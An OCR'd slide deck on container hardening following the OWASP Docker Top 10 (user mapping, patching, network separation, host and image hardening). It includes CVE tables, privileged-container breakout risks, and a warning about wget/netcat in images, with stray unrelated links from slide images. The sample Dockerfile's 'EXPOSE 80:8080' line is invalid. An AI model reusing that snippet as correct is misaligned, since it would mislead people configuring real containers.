

 

https://www.realtor.com/news/trends/how-to-handle-terrible-neighbors/

- **Platform / Host**
  - Think:
    - What's wrong w my foundation??

  https://news.sky.com/story/hotel-in-taiwan-collapses-after-64-magnitude-earthquake-11239117


# Devs: Gross lack of knowledge



# Eat this!

**(zum $10^{10}$. Mal)**



# Devs: Gross lack of knowledge

**Also: geh mir nicht auf den …**

## What You Need To Know About TCP "SACK Panic"

**Published**: 2019-06-18
**Last Updated**: 2019-06-19 15:56:39 UTC
**by** Johannes Ullrich (Version: 1)

Netflix discovered several vulnerabilities in how Linux (and in some cases FreeBSD) are processing the "Selective TCP Acknowledgment (SACK)" option [1]. The most critical of the vulnerabilities can lead to a kernel panic, rendering the system unresponsive. Patching this vulnerability is critical. Once an exploit is released, the vulnerability could be used to shut down exposed servers, or likely clients connecting to malicious services.

| CVE | Operating System Affected | Description/Impact |
|---|---|---|
| CVE-2019-11477 | Linux > 2.6.29 | SACK processing integer overflow. Leads to kernel panic. |
| CVE-2019-11478 | Linux < 4.14.127 | SACK Slowness or Excess Resource Usage |
| CVE-2019-5599 | FreeBSD | RACK Send Map SACK Slowness |
| CVE-2019-11479 | Linux (all versions) | Excess Resource Consumption Due to Low MSS Values |

*Vulnerability Overview*

# Threat modeling

- Chances to mess up things **considerably**

  Pictures: https://www.tagesschau.de/ausland/msc-zoe-113.html

- **Integrity of images**
  - Confidentiality?

Trust

  http://www.canalj.fr/Zoom/Cine/Moi-Moche-et-Mechant-2/Details/Personnages/Les-Minions

# Docker Top 10

- **OWASP Docker Top 10**

  https://www.owasp.org/index.php/OWASP_Docker_Top_10

  - Rather security controls than risks
  - Do's vs. Dont's
  - home work + beyond
  -  https://github.com/OWASP/Docker-Security

  - Simplified examples + syntax

| Top # | Title |
|---|---|
| D01 | Secure User Mapping |
| D02 | Patch Management Strategy |
| D03 | Network Separation and Firewalling |
| D04 | Secure Defaults and Hardening |
| D05 | Maintain Security Contexts |
| D06 | Protect Secrets |
| D07 | Ressource Protection |
| D08 | Container Image Integrity and Origin |
| D09 | Follow Immutable Paradigm |
| D10 | Logging |

- Introduction
- Threats
- Overview
- D01 - Secure User Mapping
- D02 - Patch Management Stategy
- D03 - Network Separation and Firewalling
- D04 - Secure Defaults and Hardening
- D05 - Maintain Securty Contexts
- D06 - Protect Secrets
- D07 - Resource Protection
- D08 - Container Image Integrity and Origin
- D09 - Follow Immutable Paradigm
- D10 - Logging
- What's Next?

# D01 - Secure User Mapping

## Threat Scenarios


The threat is here that a microservice is being offered to run under `root` in the container. If the service contains a weakness the attacker has full privileges within the container. While there's still some default protection left (Linux capabilities, either AppArmor or SELinux profiles) it removes one layer of protection. This extra layer broadens the attack surface. It also violates the least privilege principle [1] and from the OWASP perspective an insecure default.

For privileged containers ( `--privileged` ) a breakout from the microservice into the container is almost comparable to run without any container. Privileged containers endanger your whole host and all other containers.

## How Do I prevent?


It is important to run your microservice with the least privilege possible.

First of all: Never use the `--privileged` flag. It gives all so-called capabilities (see D04) to the container and it can access host devices ( `/dev` ) including disks, and also has access to the `/sys` and `/proc` filesystem. And with a little work the container can even load kernel modules on the host [2]. The good thing is that containers are per default unprivileged. You would have to configure them explicitly to run privileged.

However still running your microservice under a different user as root requires configuration. You need to configure your mini distribution of your container to both contain a user (and maybe a group) and your service needs to make use of this user and group.

Basically there are two choices.

In a simple container scenario if you build your container you have to add `RUN useradd <username>` or `RUN adduser <username>` with the appropriate parameters -- respectively the same applies for group IDs. Then, before you start the microservice, the `USER <username>` [3] switches to this user. Please note that a standard web server wants to use a port like 80 or 443. Configuring a user doesn't let you bind the server on any port below 1024. There's no need at all to bind to a low port for any service. You need to configure a higher port and map this port accordingly with the expose command [4]. Your mileage may vary if you're using an orchestration tool.

The second choice would be using Linux user namespaces. Namespaces are a general means to provide to a container a different (faked) view of Linux kernel resources. There are different resources available like User, Network, PID, IPC, see `namespaces(7)` . In the case of user namespaces a container could be provided with a his view of a standard root user whereas the host kernel maps this to a different user ID. More, see [5], `cgroup_namespaces(7)` and `user_namespaces(7)` .

The catch using namespaces is that you can only run one namespace at a time. If you run user namespacing you e.g. can't use network namespacing on the same host [6]. Also, all your containers on a host will be defaulted to it, unless you explicitly configure this differently per container.

In any case use user IDs which haven't been taken yet. If you e.g. run a service in a container which maps outside the container to a `systemd` user, this is not necessarily better.





## How can I find out?


### Configuration

Depending on how you start your containers the first place is to have a look into the configuration / build file of your container whether it contains a user.

### Runtime

Have a look in the process list of the host, or use `docker top` or `docker inspect` .

1) `ps auxwf`

2) `docker top <containerID>` or `for d in $(docker ps -q); do docker top $d; done`

3) Determine the value of the key `Config/User` in `docker inspect <containerID>` . For all running containers: `docker inspect $(docker ps -q) --format='{{.Config.User}}'`

### User namespaces

The files `/etc/subuid` and `/etc/subgid` do the UID mapping for all containers. If they don't exist and `/var/lib/docker/` doesn't contain any other entries owned by `root:root` you're not using any UID remapping. On the other hand if those files exist and there are files in that directory you still need to check whether your docker daemon was started with `--userns-remap` or the config file `/etc/docker/daemon.json` was used.

## References



- [1] OWASP: Security by Design Principles
- [3] Docker Docs: USER command
- [4] Docker Docs: EXPOSE command
- [5] Docker Docs: Isolate containers with a user namespace
- [6] Docker Docs: User namespace known limitations


### Commercial


- [2] How I Hacked Play-with-Docker and Remotely Ran Code on the Host

- **Top 1: Secure User Mapping (cont‘d)**

```
UID        PID  PPID  C PRI  STIME TTY          TIME CMD
root      5508  5491  3  80   Sep27 ?       12:41:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     20749 20731  0  80   Sep27 ?       02:08:34 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     23053 23036  1  80   Sep27 ?       04:43:48 java -Xmx512m -jar /mainappl.jar
root     25264 25247  0  80   Sep27 ?       02:03:03 java -Xmx512m -jar /mainappl.jar
root     26740 26712  0  80   Sep27 ?       01:54:23 java -Xmx512m -jar /mainappl.jar
root     27841 27823  4  80   Sep27 ?       13:03:24 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     28187 28167  0  80   Sep28 ?       01:13:01 java -Xmx512m -jar -Dspring.profiles.active=prod-prod /mainappl.jar
root     29232 29213  0  80   Sep27 ?       02:27:11 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     30917 30898  0  80   Sep27 ?       01:56:59 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root     34542 34519  5  80   Aug29 ?       06:59:13 java -Xmx512m -jar /auth.war
root     50270 50194  4  80   Sep27 ?       15:15:31 java -Xmx512m -jar /auth.war
root     56683 56663 40  80   Aug29 ?     2-02:56:14 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     58309 58291  7  80   Aug29 ?       09:15:46 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     62418 62335  1  80   Aug29 ?       01:27:41 java -Xmx512m -jar /appnl.jar
root     62634 62611  0  80   Aug29 ?       00:53:55 java -Xmx512m -jar /appnl.jar
root     62963 62930  0  80   Aug29 ?       00:31:46 java -Xmx512m -jar -Dspring.profiles.active=prod /mainappl.jar
root     64175 64157  0  80   Aug29 ?       00:47:43 java -Xmx512m -jar /appnl.jar
root     65288 65267  0  80   Aug29 ?       01:03:07 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     65649 65626  0  80   Aug29 ?       00:52:27 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
root     66177 66158  0  80   Aug29 ?       01:04:33 java -Xmx1536m -Dspring.profiles.active=prod -jar /mainappl.jar
root     68013 67993 11  80   Aug29 ?       14:00:31 java -Xmx512m -Dspring.profiles.active=prod -jar /mainappl.jar
```

- **Top 1: Secure User Mapping**
  - ~ fix it: Running nginx as non-privileged user

```
FROM ubuntu
MAINTAINER [redacted]
RUN apt-get update
RUN apt-get install -y nginx
COPY index.html /usr/share/nginx/html/
RUN adduser [..] minion
USER minion
ENTRYPOINT ["/usr/sbin/nginx","-g","daemon off;"]
EXPOSE 80:8080
```

- **Top 1: Secure User Mapping (cont'd)**
  - Workaround: Remap *user namespaces* !
    - `user_namespaces(7)`
    - https://docs.docker.com/engine/security/userns-remap/#enable-userns-remap-on-the-daemon
    - Nutshell:
      - Configure
        - mapping in `/etc/subuid` + `/etc/subgid`
        - `/etc/docker/daemon.json`
      - Start `dockerd` with `--userns-remap <mapping>`
    - Limits:
      - Global to dockerd
      - PID ns / net ns

- **Top 1: Secure User Mapping (cont‘d)**
  - Be careful with low UIDs!
    - e.g. systemd-* has ~100-115, ~999
  - Fix problems from AppArmor/SELinux instead switching it off.
  - Please no `--privileged` either!

- **Top 2: Patch Management Strategy**
  - **Host**
  - **Container Orchestration**
  - **Container Images**
  - **Container Software**

- **Top 2: Patch Management Strategy**
  - **Host**
    - Kernel-Syscalls
      - Window for privilege escalation!
    - Hopefully nothing is exposed, see D04

```
The following 6 packages require a system reboot:
  dbus-1 glibc kernel-default-4.12.14-lp151.22.9 kernel-firmware libopenssl1_0_0 libopenssl1_1

1516 packages to upgrade, 14 new, 1 to remove.
Overall download size: 1.97 GiB. Already cached: 0 B. After the operation, additional 394.5 MiB will be used.

    Note: System reboot required.
```

- **Top 2: Patch Management Strategy**
  - **Container Orchestration**
    - Don’t forget to patch the management as needed ;-)

# Kubernetes » Kubernetes : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

| # | CVE ID | CWE ID | # of Exploits | Vulnerability Type(s) | Publish Date | Update Date | Score | Gained Access Level | Access | Complexity | Authentication | Conf. | Integ. | Avail. |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 1 | CVE-2016-1906 | 264 | | +Priv | 2016-02-03 | 2017-05-18 | 10.0 | None | Remote | Low | Not required | Complete | Complete | Complete |
| Openshift allows remote attackers to gain privileges by updating a build configuration that was created with an allowed type to a type that is not allowed. | | | | | | | | | | | | | | |
| 2 | CVE-2017-1000056 | 264 | | | 2017-07-17 | 2017-08-04 | 7.5 | None | Remote | Low | Not required | Partial | Partial | Partial |
| Kubernetes version 1.5.0-1.5.4 is vulnerable to a privilege escalation in the PodSecurityPolicy admission plugin resulting in the ability to make use of any existing PodSecurityPolicy object. | | | | | | | | | | | | | | |
| 3 | CVE-2018-1002101 | 77 | | | 2018-12-05 | 2019-04-25 | 7.5 | None | Remote | Low | Not required | Partial | Partial | Partial |
| In Kubernetes versions 1.9.0-1.9.9, 1.10.0-1.10.5, and 1.11.0-1.11.1, user input was handled insecurely while setting up volume mounts on Windows nodes, which could lead to command line argument injection. | | | | | | | | | | | | | | |
| 4 | CVE-2018-1002105 | 388 | | | 2018-12-05 | 2019-06-28 | 7.5 | None | Remote | Low | Not required | Partial | Partial | Partial |
| In all Kubernetes versions prior to v1.10.11, v1.11.5, and v1.12.3, incorrect handling of error responses to proxied upgrade requests in the kube-apiserver allowed specially crafted requests to establish a connection through the Kubernetes API server to backend servers, then send arbitrary requests over the same connection directly to the backend, authenticated with the Kubernetes API server's TLS credentials used to establish the backend connection. | | | | | | | | | | | | | | |
| 5 | CVE-2016-7075 | 295 | | Bypass | 2018-09-10 | 2018-11-16 | 6.8 | None | Remote | Medium | Not required | Partial | Partial | Partial |
| It was found that Kubernetes as used by Openshift Enterprise 3 did not correctly validate X.509 client intermediate certificate host name fields. An attacker could use this flaw to bypass authentication requirements by using a specially crafted X.509 certificate. | | | | | | | | | | | | | | |
| 6 | CVE-2019-1002101 | 59 | | | 2019-04-01 | 2019-06-21 | 5.8 | None | Remote | Medium | Not required | None | Partial | Partial |
| The kubectl cp command allows copying files between containers and the user machine. To copy files from a container, Kubernetes creates a tar inside the container, copies it over the network, and kubectl unpacks it on the user?s machine. If the tar binary in the container is malicious, it could run any code and output unexpected, malicious results. An attacker could use this to write files to any path on the user?s machine when kubectl cp is called, limited only by the system permissions of the local user. The untar function can both create and follow symbolic links. The issue is resolved in kubectl v1.11.9, v1.12.7, v1.13.5, and v1.14.0. | | | | | | | | | | | | | | |
| 7 | CVE-2015-7528 | 200 | | +Info | 2016-04-11 | 2016-06-15 | 5.0 | None | Remote | Low | Not required | Partial | None | None |
| Kubernetes before 1.2.0-alpha.5 allows remote attackers to read arbitrary pod logs via a container name. | | | | | | | | | | | | | | |
| 8 | CVE-2019-9946 | 254 | | | 2019-04-02 | 2019-06-14 | 5.0 | None | Remote | Low | Not required | None | Partial | None |
| Cloud Native Computing Foundation (CNCF) CNI (Container Networking Interface) 0.7.4 has a network firewall misconfiguration which affects Kubernetes. The CNI 'portmap' plugin, used to setup HostPorts for CNI, inserts rules at the front of the iptables nat chains; which take precedence over the KUBE- SERVICES chain. Because of this, the HostPort/portmap rule could match incoming traffic even if there were better fitting, more specific service definition rules like NodePorts later in the chain. The issue is fixed in CNI 0.7.5 and Kubernetes 1.11.9, 1.12.7, 1.13.5, and 1.14.0. | | | | | | | | | | | | | | |

- **Top 2: Patch Management Strategy**
  - **Mini-Distro Images**
    - Do often: Tear down & fresh deploy
    - Best: Unit testing before.

- **Top 2: Patch Management Strategy**
  - **Docker / Container  Software**
    - dockerd ,  docker-containerd-shim
    - libs, ...


- **Top 2: Patch Management Strategy**
  - Need to have a process
    - Standard patches
    - Emergency

→ Keep the time slot for attackers as small as possible!

# Top 3/10

- **Top 3: Network Separation & Firewalling**
  - Basic DMZ techniques
    - Internal




  https://xkcd.com/2044/

- **Top 3: Network Separation & Firewalling**
  - Network segmentation
    - Depends on
      - Network driver
      - Configuration
  - Firewalling
    - Deny all
    - White list only what’s needed

- **Top 4: Secure Defaults and Hardening**
  - Three domains
    - Orchestration tool
    - Host
    - Container image hardening

- **Top 4: Secure Defaults and Hardening**
  - Three domains
    - Orchestration tool
    - Host
    - Container image hardening

- **Top 4: Secure Defaults and Hardening**

  - **Orchestration** tool's management interfaces
    - Lock down
      - Network access
      - Interface with AuthN

- **Top 4: Secure Defaults and Hardening**
  - **Host: OS**
    - A standard Debian / Ubuntu … is a standard Debian / Ubuntu
      - No useless junk
      - Custom hardening
    - Specialized container OS like
      - CoreOS (RH)
      - Snappy Ubuntu Core
      - Project Atomic (RH)
      - VMWare Photon (FLOSS!)
    - ~~PaX / grsecurity~~

- **Top 4: Secure Defaults and Hardening**
  - **Host: Services**
    - Only what is needed!
    - Not needed:
      - Avahi
      - RPC services
      - CUPS
      - SMB / NFS

- **Top 4: Secure Defaults and Hardening**
  - **Host: Services**
    - Only what is needed!
    - Needed:
      - SSH + NTP
      - DHCP?

**Vulnerability Details : CVE-2018-7183** CVSS Score **7.5**

Buffer overflow in the decodearr function in ntpq in ntp 4.2.8p6 through 4.2.8p10 allows remote attackers to execute arbitrary code by leveraging an ntpq query and sending a response with a crafted array.

Publish Date : 2018-03-08 Last Update Date : 2019-01-24

**Vulnerability Details : CVE-2009-0692** CVSS Score **10.0**

Stack-based buffer overflow in the script_write_params method in client/dhclient.c in ISC DHCP dhclient 4.1 before 4.1.0p1, 4.0 before 4.0.1p1, 3.1 before 3.1.2p1, 3.0, and 2.0 allows remote DHCP servers to execute arbitrary code via a crafted subnet-mask option.

Publish Date : 2009-07-14 Last Update Date : 2017-09-28

→ protect externally && from containers!

- **Top 4: Secure Defaults and Hardening**
  - **Container**
    - ~one microservice per container
    - Minimum principle
      - (Oh, please: no SSHD and  )
    - Best: no Debian / Ubuntu
    - Alpine
      - Busybox
        - But: wget / netcat
    - Distroless (bazel, see here)

- **Top 4: Secure Defaults and Hardening**
  - **Container**
    - SUID (SGID)

